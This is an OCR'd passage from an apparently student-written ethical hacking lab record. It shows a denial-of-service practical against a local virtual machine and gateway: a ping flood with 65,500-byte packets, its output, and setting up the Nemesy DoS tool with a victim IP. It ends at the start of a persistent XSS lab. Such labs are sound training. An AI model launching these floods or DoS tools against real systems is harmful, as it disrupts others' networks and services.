
Step6: You will see the email-id and password that we used to login.


- **Denial of Service (DoS) Attack:**
  o Use Nemesy to launch a DoS attack against a target system or network.

  Step 1: If you are using virtual windows 7 then do this setting in virtual box Setting → Network → Bridged Adapter




Step 2: Download nemesy Doss Attack tool in windows 7







Step 3: Open website & download



Step 4: Open cmd in win 7 and type ipconfig and note ip address




Step 5: Open cmd in targeted /main host and type ipconfig and note ip address in my case there we are considering “Ethernet adapter Ethernet”.




Step 6: Check connectivity between win 7 & host machine by sending packets to win 7 enter “ping [win 7 ip address] -t -l 65500”

```
C:\Users\mehta>ping 192.168.90.127 -t -l 65500

Pinging 192.168.90.127 with 65500 bytes of data:
Reply from 192.168.90.127: bytes=65500 time=2ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=15ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=7ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=16ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=7ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=12ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=6ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=8ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=3ms TTL=128
```


Step 7: Go to win 7 and right click on taskbar and Start Task Manager



Step 8: Go to Networking




Now here you we are receiving packets in win 7




Step 9: Control – c to stop

```
Reply from 192.168.90.127: bytes=65500 time=2ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=2ms TTL=128
Reply from 192.168.90.127: bytes=65500 time=4ms TTL=128

Ping statistics for 192.168.90.127:
    Packets: Sent = 498, Received = 498, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 16ms, Average = 4ms
Control-C
^C
C:\Users\mehta>
```


After stop see the result




Note this details




Step 10: Open control Panel




Step 11: Go to Network & Internet →Ethernet right click → select Properties →Sharing & Mark Checkbox & Change Home networking connection



Step 12: Select VMware network adaptor & After that click on setting



Step 13: Select all services




Step 14: Go to Win 7 open cmd Enter : ping [Default Gateway] -t -l 65500


```
C:\Users\hacker>ping 192.168.90.1 -t -l 65500

Pinging 192.168.90.1 with 65500 bytes of data:
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=14ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=16ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=14ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
Reply from 192.168.90.1: bytes=65500 time=13ms TTL=64
```

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::392a:6e77:b72a:d792%4
   IPv4 Address. . . . . . . . . . . : 192.168.90.119
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.90.1
```

Step 15: Install Nemesy in Win 7 & Enter Victim IP Address & no of packets size and time



o Observe the impact of the attack on the target's availability and performance.


nce
Run new task
CPU
5% 1.63 GHz
Memory
6.5/7.7 GB (84%)
Disk 0 (C:)
SSD (SATA)
0%
Disk 1 (D: E:)
HDD (SATA)
0%
Ethernet
Ethernet 2
S: 0 R: 0 Kbps
Ethernet
Ethernet
S: 536 R: 536 Kbps
Ethernet
VMware Network ...
S: 0 R: 0 Kbps
Ethernet
Realtek PCIe GbE Family Controller
Throughput
5 Mbps
3.6 Mbps
60 seconds
0
Send
536 Kbps
Receive
536 Kbps
Adapter name: Ethernet
Connection type: Ethernet
IPv4 address: 192.168.90.119
IPv6 address: fe80::392a:6e77:b72a:d792%4

PRACTICAL NO 6

Aim:


Persistent Cross-Site Scripting Attack

- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

Solution:


❖ **Set up a vulnerable web application that is susceptible to persistent XSS attacks.**

Step 1: Install & open Xampp Control panel & click on admin

